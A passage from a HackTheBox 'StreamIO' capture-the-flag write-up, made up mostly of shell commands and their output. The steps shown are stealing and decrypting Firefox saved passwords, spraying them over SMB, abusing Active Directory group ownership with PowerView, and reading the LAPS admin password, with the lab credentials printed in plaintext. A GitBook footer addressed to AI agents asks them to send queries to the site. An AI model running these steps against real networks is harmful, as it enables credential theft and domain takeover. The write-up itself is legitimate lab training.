*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download "C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db"
Info: Downloading C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db to key4.db
Info: Download successful!
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download "C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\logins.json"
Info: Downloading C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\logins.json to logins.json
Info: Download successful!
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release
```
Downlaoded using the win-rm downlaod feature.
```bash
┌──(ajay㉿kali)-[~/Tools/firefox_decrypt]
└─$ mkdir /tmp/ffprofile
┌──(ajay㉿kali)-[~/Tools/firefox_decrypt]
└─$ cp ~/Tools/key4.db /tmp/ffprofile/
┌──(ajay㉿kali)-[~/Tools/firefox_decrypt]
└─$ cp ~/Tools/logins.json /tmp/ffprofile/
```
```bash
┌──(ajay㉿kali)-[~/Tools/firepwd]
└─$ python3 firepwd.py -d /tmp/ffprofile/
globalSalt: b'd215c391179edb56af928a06c627906bcbd4bd47'
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
SEQUENCE {
OCTETSTRING b'5d573772912b3c198b1e3ee43ccb0f03b0b23e46d51c34a2a055e00ebcd240f5'
INTEGER b'01'
INTEGER b'20'
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
}
}
}
SEQUENCE {
OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
OCTETSTRING b'1baafcd931194d48f8ba5775a41f'
}
}
}
OCTETSTRING b'12e56d1c8458235a4136b280bd7ef9cf'
}
clearText b'70617373776f72642d636865636b0202'
password check? True
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
SEQUENCE {
OCTETSTRING b'098560d3a6f59f76cb8aad8b3bc7c43d84799b55297a47c53d58b74f41e5967e'
INTEGER b'01'
INTEGER b'20'
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
}
}
}
SEQUENCE {
OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
OCTETSTRING b'e28a1fe8bcea476e94d3a722dd96'
}
}
}
OCTETSTRING b'51ba44cdd139e4d2b25f8d94075ce3aa4a3d516c2e37be634d5e50f6d2f47266'
}
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808'
decrypting login/password pairs
Using 3DES (32-byte key, truncated to 24)
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
┌──(ajay㉿kali)-[~/Tools/firepwd]
└─$
```
```
admin : JDg0dd1s@d0p3cr3@t0r
nikk37 : n1kk1sd0p3t00:)
yoshihide : paddpadd@12
JDgodd : password@12
```
```bash
┌──(ajay㉿kali)-[~]
└─$ nxc smb streamio.htb -u user.txt -p pass.txt
SMB 10.129.8.104 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:None)
SMB 10.129.8.104 445 DC [-] streamIO.htb\admin:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.129.8.104 445 DC [-] streamIO.htb\nikk37:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.129.8.104 445 DC [-] streamIO.htb\yoshihide:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.129.8.104 445 DC [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```
cannot get shell to JDgodd

`JDgodd:JDg0dd1s@d0p3cr3@t0r`
## Bloodhound
JDgodd owns CORE Staff and has write owner permission.
### Abusing Ownership and WriteOwner Permission
Since i dont have shell as jdgodd i will abuse the permission of ownership and add nikk37 to the core staff group.
For which i have sent the powerview\.ps1 to the shell.
```powershell
Import-Module PowerView.ps1
$pass = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('streamio\JDgodd', $pass)
# Step 1 - Set JDgodd as owner first
Set-DomainObjectOwner -Credential $cred -Identity "Core Staff" -OwnerIdentity JDgodd
# Step 2 - Grant WriteDACL
Add-DomainObjectAcl -Credential $cred -TargetIdentity "Core Staff" -PrincipalIdentity JDgodd -Rights All
# Step 3 - Now add nikk37
Add-DomainGroupMember -Credential $cred -Identity "Core Staff" -Members nikk37
# Step 4 - Verify
Get-DomainGroupMember -Identity "Core Staff"
```
### ReadLAPSPassword
nikki is in core staff. Now Read LAPS!
Exit the above nikki session and restart the new shell to get a shell with the core staff privileges.
```powershell
┌──(ajay㉿kali)-[~/Downloads]
└─$ evil-winrm -i streamio.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nikk37\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\nikk37\Documents> Get-DomainComputer DC -Properties ms-mcs-admpwd
ms-mcs-admpwd
-------------
#UE+98Wl,M13P)
*Evil-WinRM* PS C:\Users\nikk37\Documents>
```
We can log on using the password above.
## Shell as Administrator
Found a bat file in the Documents directory.
```bash
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat clearing.bat
net group "CORE STAFF" nikk37 /del /dom
net group "CORE STAFF" yoshihide /del /dom
net group "CORE STAFF" JDgodd /del /dom
dsacls "CN=CORE STAFF,CN=Users,DC=streamIO,DC=htb" -resetdefaultdacl
dsacls "CN=CORE STAFF,CN=Users,DC=streamIO,DC=htb" /G "streamio.htb\JDgodd:WO"
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```
root.txt is not there in the Admin desktop folder. But looking for it, reveals it in Martin Desktop folder.
```powershell
*Evil-WinRM* PS C:\Users\Administrator\Desktop> Get-ChildItem -Path C:\ -Filter root.txt -Recurse -ErrorAction SilentlyContinue
Directory: C:\Users\Martin\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 5/28/2026 3:15 AM 34 root.txt
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cpts-track/htb-streamio.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.